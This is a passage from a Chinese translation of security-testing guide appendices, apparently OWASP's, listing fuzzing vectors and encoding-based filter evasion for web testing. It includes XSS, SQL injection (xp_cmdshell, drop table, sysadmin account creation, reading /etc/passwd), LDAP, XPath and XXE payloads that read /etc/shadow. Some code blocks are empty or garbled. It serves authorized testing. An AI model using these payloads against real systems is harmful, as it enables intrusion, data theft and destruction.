  - Hacme Shipping - <http://www.mcafee.com/us/downloads/free-tools/hacmeshipping.aspx>
  - Hacme Casino - <http://www.mcafee.com/us/downloads/free-tools/hacme-casino.aspx>
  - Hacme Books - <http://www.mcafee.com/us/downloads/free-tools/hacmebooks.aspx>
- Moth - <http://www.bonsai-sec.com/en/research/moth.php>
- Mutillidae - <http://www.irongeek.com/i.php?page=mutillidae/mutillidae-deliberately-vulnerable-php-owasp-top-10>
- Stanford SecuriBench - <http://suif.stanford.edu/~livshits/securibench/>
- Vicnum - <http://vicnum.sourceforge.net/> and [http://www.owasp.org/index.php/Category:OWASP\\_Vicnum\\_Project](http://www.owasp.org/index.php/Category:OWASP_Vicnum_Project)
- WebGoat - [http://www.owasp.org/index.php/Category:OWASP\\_WebGoat\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project)
- WebMaven (better known as Buggy Bank) - <http://www.mavensecurity.com/WebMaven.php>

## 附录 C: 模糊测试向量

下面是可以用于[WebScarab](#), [JBroFuzz](#), [WSFuzzer](#), [ZAP](#)或者其它漏洞检测工具的漏洞检测向量。漏洞检测是一种“混合情况”的方法，用来测试参数被操作时应用程序的反应。一般来说，我们寻找一个应用程序产生的错误情况，来作为漏洞检测的结果。这是发现阶段最简单的部分。一旦一个错误被发现，指出它并利用一个潜在的漏洞就需要技术了。

### 模糊测试分类

在无状态的网络协议（比如HTTP（S））中存在两大类别：

- 递归漏洞检测
- 可替换漏洞检测

我们在下面的子章节中分析和定义每种类别。

#### 递归漏洞检测

递归漏洞检测可以被定义为检测一个字母表中的所有可能组合构成的请求的过程。考虑这个例子：

```
http://www.example.com/8302fa3b
```

选择 8302fa3b 作为在例如从 {0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f} 这样的16进制数字符集中构成的请求的一部分来进行针对检测。这将产生总共 $16^8$ 个如下格式的请求：

```
http://www.example.com/00000000
...
http://www.example.com/11000fff
...
http://www.example.com/ffffffff
```

#### 可替换漏洞检测

可替换漏洞检测可以被定义为通过替换值对部分请求进行检测的过程。这个值我们称为漏洞检测向量。比如下面的例子：

```
http://www.example.com/8302fa3b
```

发送如下漏洞检测向量以测试跨站脚本攻击：

```
http://www.example.com/>"><script>alert("XSS")</script>&
http://www.example.com/'';!--<XSS>=&{()}
```

这就是一种可替换漏洞攻击。在这个类别中，请求的总数依赖于指定的漏洞检测向量的数量。

本附录接下来将描述一系列的漏洞检测向量类别。

#### 跨站脚本攻击(XSS)

XSS详情请见：[跨站脚本攻击 \(XSS\)](#)

```
>"><script>alert("XSS")</script>&
"><STYLE>@import"javascript:alert('XSS')";</STYLE>
>"'><img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%26%23x70;%26%23x74;%26%23x20;XSS%26%23x20;Test%26%23x20;Successful%26quot;)>

>%22%27><img%20src%3d%22javascript:alert(%27%20XSS%27)%22>
'%uff1cscript%uff1ealert('XSS')%uff1c/script%uff1e'
">
">!--<XSS>=&{()

<IMG SRC=JaVaScRiPt:alert('XSS<WBR>');>
<IMGSRC=j&#amp;#97;&#amp;#118;&#amp;#97;&#amp;<WBR>#115;&#amp;#99;&#amp;#114;&#amp;#105;&#amp;#112;&#amp;<WBR>#116;&#an
&#amp;#108;&#amp;#101;&#amp;<WBR>#114;&#amp;#116;&#amp;#40;&#amp;#39;&#amp;#88;&#amp;#83<WBR>;&#amp;#83;&#amp;#39;&#amp;#41>
<IMGSRC=ja&<WBR>#0000118as&<WBR>#0000099ri&<WBR>#0000112t�
&<WBR>#0000097le&<WBR>#0000114t(&<WBR>#0000039XS&<WBR>#0000083�
<IMGSRC=javas&<WBR>#x63ript:&<WBR>#x61lert(
&<WBR>#x27XS')>

<IMG SRC="jav&#amp;#x09;ascript:alert(<WBR>'XSS');">
<IMG SRC="jav&#amp;#x0A;ascript:alert(<WBR>'XSS');">
<IMG SRC="jav&#amp;#x0D;ascript:alert(<WBR>'XSS');">
```

## 缓冲区溢出和格式化字符串错误

### 缓冲区溢出(BFO)

缓冲区溢出或者内存坍塌攻击需要通过编程实现，它使得合法数据从内存的有限预分配存储空间中溢出。

缓冲区溢出详情请见：[缓冲区溢出测试](#)

注意，尝试在一个漏洞检测程序中加载这样的定义文件可能会导致程序崩溃。

```
A x 5
A x 17
A x 33
A x 65
A x 129
A x 257
A x 513
A x 1024
A x 2049
A x 4097
A x 8193
A x 12288
```

### 格式化字符串错误(FSE)

格式化字符串攻击是一类与提供语言特殊格式标记相关的漏洞。格式化字符串攻击是一类与提供语言特殊格式标记相关的漏洞，它可以执行二义性的代码或者令程序崩溃。检测这样的错误需要客观的检查未过滤的用户输入。

关于FSE的精彩介绍可以在一篇名为 [Detecting Format String Vulnerabilities with Type Qualifiers](#)的USENIX论文中找到。

注意，尝试在一个漏洞检测程序中加载这样的定义文件可能会导致程序崩溃。

```
%s%p%x%
.1024d
%.2049d
%p%p%p%p
%x%x%x%x
%d%d%d%d
%s%s%s%s
```

```
%99999999999s
%08x
%20d
%20n
%20x
%20s
%$%$%$%$%$%$%$%
%p%p%p%p%p%p%p%p
%#0123456x%08x%x%s%p%d%n%o%u%c%h%l%q%j%z%Z%t%i%e%g%f%a%C%S%08x%
%s x 129
% x 257
```

## 整数溢出(INT)

整数溢出错误发生在当一个程序没有估计到一个算数操作会导致一个值大于数据类型的最大值，或者小于数据类型的最小值的时候。如果一个攻击者可以使得程序执行这样一个内存分配，那么这个程序就有可能容易受到缓冲区溢出漏洞攻击。

```
-1
0
0x100
0x1000
0xffffffff
0x7fffffff
0x7fffffff
0x80000000
0xffffffff
0xffffffff
0x10000
0x100000
```

## SQL注入

这种攻击可以影响一个应用程序的数据库层，它典型的表现在当用户输入的SQL语句没有被过滤的时候。

SQL注入详情请见：[SQL注入测试](#)

SQL注入分为以下两类，依据是暴露数据库信息（被动）还是修改数据库信息（主动）。

- 被动SQL注入
- 主动SQL注入

主动SQL注入语句如果被执行将对底层的数据库造成有害的影响。

## 被动SQL注入(SQP)

```
'||(elt(-3+5,bin(15),ord(10),hex(char(45))))
||6
'||6
(||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%22+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+
' or 1=1--
" or 1=1--
' or 1=1 /*
or 1=1-
' or 'a'='a
" or "a"="a
') or ('a'='a
```

```

Admin' OR '
'%20SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES--
) UNION SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES;
' having 1=1--
' having 1=1--
' group by userid having 1=1--
' SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = tablename')--
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
' OR 'text' = N'text'
' OR 'something' like 'some%'
' OR 2 > 1
' OR 'text' > 't'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);
' union select * from users where login = char(114,111,111,116);
' union select
Password:*/=1--
UNI/**/ON SEL/**/ECT
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
'; EXEC ('SEL' + 'ECT US' + 'ER')
'/**/OR/**/1/**/=/**/1
' or 1/*
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27---+&password=
'; begin declare @var varchar(8000) set @var=':' select @var=@var+'+login+'+'+password+' ' from users where login >
@var select @var as var into temp end --

' and 1 in (select var from temp)--
' union select 1,load_file('/etc/passwd'),1,1,1;
1;(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

```

## 主动SQL注入(SQI)

```

'; exec master..xp_cmdshell 'ping 10.10.1.2'--
CREATE USER name IDENTIFIED BY 'pass123'
CREATE USER name IDENTIFIED BY pass123 TEMPORARY TABLESPACE temp DEFAULT TABLESPACE users;
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
exec sp_addsrvrolemember 'name' , 'sysadmin'
INSERT INTO mysql.user (user, host, password) VALUES ('name', 'localhost', PASSWORD('pass123'))
GRANT CONNECT TO name; GRANT RESOURCE TO name;
INSERT INTO Users(Login, Password, Level) VALUES(char(0x70) + char(0x65) + char(0x74) + char(0x65) + char(0x72) + char(0x65) + char(0x74) + char(0x65) + char(0x72),char(0x64)

```

## LDAP注入

LDAP注入详情请见: [LDAP注入测试](#)

```

|
!
(
)
%28
%29
&
%26
%21
%7C
*|
%2A%7C
(|(mail=))

```

```
%2A%28%7C%28mail%3D%2A%29%29
(|(objectclass=)
%2A%28%7C%28objectclass%3D%2A%29%29
*()%26'
admin*
admin*)((|userPassword=*)
)(uid=))((|uid=*
```

## XPATH注入

XPATH注入详情请见: [XPATH注入测试](#)

```
'+or+'1'='1
'+or+'='
x'+or+1=1+or+'x'='y
/
///*
*/
@*
count(/child::node())
x'+or+name()='username'+or+'x'='y
```

## XML注入

XML注入详情请见: [XML注入](#)

```
<![CDATA[<script>var n=0;while(true){n++;}</script>]]>
<?xml version="1.0" encoding="ISO-8859-1"?><foo><! [CDATA[<]]><SCRIPT><! [CDATA[>]]>alert('gotcha');<! [CDATA[<]]></SCRIPT><!
<?xml version="1.0" encoding="ISO-8859-1"?><foo><! [CDATA[' or 1=1 or '=']]></foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///c:/boot.ini">]
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///etc/passwd">]
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///etc/shadow">]
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///dev/random">]
```

## 附录 D: 编码注入

### 背景

字符编码主要是将字母、数字和其他符号映射成另一种标准形式。通常通过在发送者和接受者之间创造一条消息传递完成。使用简单的术语来说，就是将字节转换为属于不同语言的字符—例如英语，汉语，希腊语或其它任何已知语言。一个常用的早期编码模式是ASCII（美国信息交换标准编码），它使用7位编码字符。现今最常用的编码模式是Unicode UTF8和UTF-16计算机工业标准。

字符编码有另外的用途，更确切的说是误用。它常用于通过嵌入恶意字符串的方法，来进行混淆以绕过输入验证过滤器，或者利用浏览器的功能来显示一个编码模式。

### 输入编码 - 逃避过滤

Web应用程序通常使用不同类型的输入过滤机制来限制用户可以提交的输入。如果这些输入过滤器执行得不够好，可能会有一两个字符从这些过滤器中滑过Web应用通常使用不同类型的输入过滤机制来限制用户可以提交的输入。如果这些输入过滤器执行得不够好，可能会有一两个字符从这些过滤器中走漏。例如，字符'/'在ASCII中可以表示为16进制数2F，而这个字符在Unicode（2字节序列）中则被编码为C0AF。因此，输入过滤控制能识别输入使用的编码模式是非常重要的。如果过滤器被发现是用于查找UTF8编码注入，那么使用一个不同编码模式可能会绕过这个过滤器。

### 输出编码 - 服务器与浏览器一致

Web浏览器为了连贯的显示一个web界面，必须要能识别使用的编码模式。理论上，这些信息应该通过HTTP头中的Content-Type字段提供给浏览器，以下是一个例子：

```
Content-Type: text/html; charset=UTF-8
```

或者使用HTML元标签("META HTTP-EQUIV")，如下所示：

```
<META http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
```

通过这些编码声明，浏览器明白了在转换字符时应该使用哪种编码方式。注意：在HTTP头中提到的内容类型要比META标志声明优先级高。

CERT对此做了如下描述(以下为翻译版)：

许多网页没有定义字符编码（HTTP中的"charset"参数）。在早期的HTML和HTTP版本中，如果字符编码没有定义，则默认为ISO-8859-1。实际上，许多浏览器都有自己的默认值，所以不能依赖于默认值一定是ISO-8859-1。HTML第4版规定：如果字符编码没有定义，那么任何字符编码都可以被使用。

如果web服务器没有指定使用的是哪种字符编码，就不能指出哪些字符是特殊的。拥有未指定字符编码网页大多数时候工作正常，因为大多数组字符集对于小于128的字节值赋予相同的字符。但哪些值大于128的字符是特殊的呢？一些16位编码模式对于这样的特殊字符有附加的多字节表示法。一些浏览器能识别这些二义性的编码并对其作出反应。这是“正确的”行为，但它使得使用恶意脚本的攻击更加难以被预防。服务器根本不知道哪些字符序列表示特殊字符集。

因此在没有从服务器接收到字符编码信息的情况下，浏览器或者猜测编码模式或者使用一个默认模式。在某些情况下，用户明确地将浏览器的默认编码设定为另一种不同的模式。任何这种网页（服务器）和浏览器在使用的编码模式上的不匹配都可能会导致浏览器在解释页面时，一定程度上取得不可预料的结果。

## 编码注入

下面给出的场景仅仅是众多可以迷惑并绕过输入过滤器的方法中的一部分。同样，编码注入是否成功也要依赖于所使用的浏览器。例如，US-ASCII编码注入以前只在IE浏览器中起作用，而对FireFox无效。因此，我们可以说，编码注入在很大程度上要依赖于特定的浏览器。

### 基础编码

例如一个用以保护单引用字符注入的基础输入验证过滤器。在这种情况下，下面的注入将轻易绕过过滤器：

```
<SCRIPT>alert(String.fromCharCode(88, 83, 83))</SCRIPT>
```

Javascript函数String.fromCharCode通过给定的Unicode值来返回相应的字符串。这是一个最基本形式的编码注入。另一个可以使用来绕过过滤器的向量为：

```

 (Numeric reference)
```

上面使用了HTML Entities来构建注入字符串。HTML Entities编码用于显示在HTML中拥有特殊含义的字符。例如，>作为一个HTML标示是结束括号。为了直接在页面上显示这个字符，必须在页面中包含HTML字符实体。这种上述注入是一种编码方式。还有其它很多的方式使得一个字符串能通过编码或混淆来绕过以上过滤器。

### 16进制编码

Hex是Hexadecimal的缩写，这是一个16进制的系统，使用从0到9以及A到F这16个值来表示不同的字符。Hex编码是另一种形式的混淆，即有时用来绕过输入验证过滤器。例如，对字符串 `<IMG SRC=javascript:alert('XSS')>` 的16进制编码为：

```

```

上述字符串的一个变种如下所示，可以用于在字符 % 被过滤的地方：

```

```

也有其它例如Base64和八进制的编码模式能用于混淆。虽然每种编码模式不可能每次都起作用，一些聪明的反复尝试还是会最终揭露出构建得不好的输入验证过滤器的漏洞。

### UTF-7编码

UTF-7编码的 `<SCRIPT>alert('XSS');</SCRIPT>` 为：

```
+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
```

为了使上述脚本工作，浏览器需要使用UTF-7编码来解释网页。

### 多字节编码

变长编码是另一种使用不定长的代码来编码字符的编码模式。多字节编码是一种使用可变数量的字节数来表示字符的变长编

码。多字节编码主要用于对大字符集的字符进行编码，例如汉语，日语和朝鲜语。

多字节编码过去被用来绕过标准输入验证过滤器，执行跨站脚本攻击以及SQL注入攻击。

## 参考资料

[http://en.wikipedia.org/wiki/Encode\\_\(semiotics\)](http://en.wikipedia.org/wiki/Encode_(semiotics))

<http://ha.ckers.org/xss.html>

[http://www.cert.org/tech\\_tips/malicious\\_code\\_mitigation.html](http://www.cert.org/tech_tips/malicious_code_mitigation.html)

[http://www.w3schools.com/HTML/html\\_entities.asp](http://www.w3schools.com/HTML/html_entities.asp)

[http://www.iss.net/security\\_center/advice/Intrusions/2000639/default.htm](http://www.iss.net/security_center/advice/Intrusions/2000639/default.htm)

[http://searchsecurity.techtarget.com/expert/KnowledgebaseAnswer/0,289625,sid14\\_gci1212217\\_tax299989,00.html](http://searchsecurity.techtarget.com/expert/KnowledgebaseAnswer/0,289625,sid14_gci1212217_tax299989,00.html)

<http://www.joelonsoftware.com/articles/Unicode.html>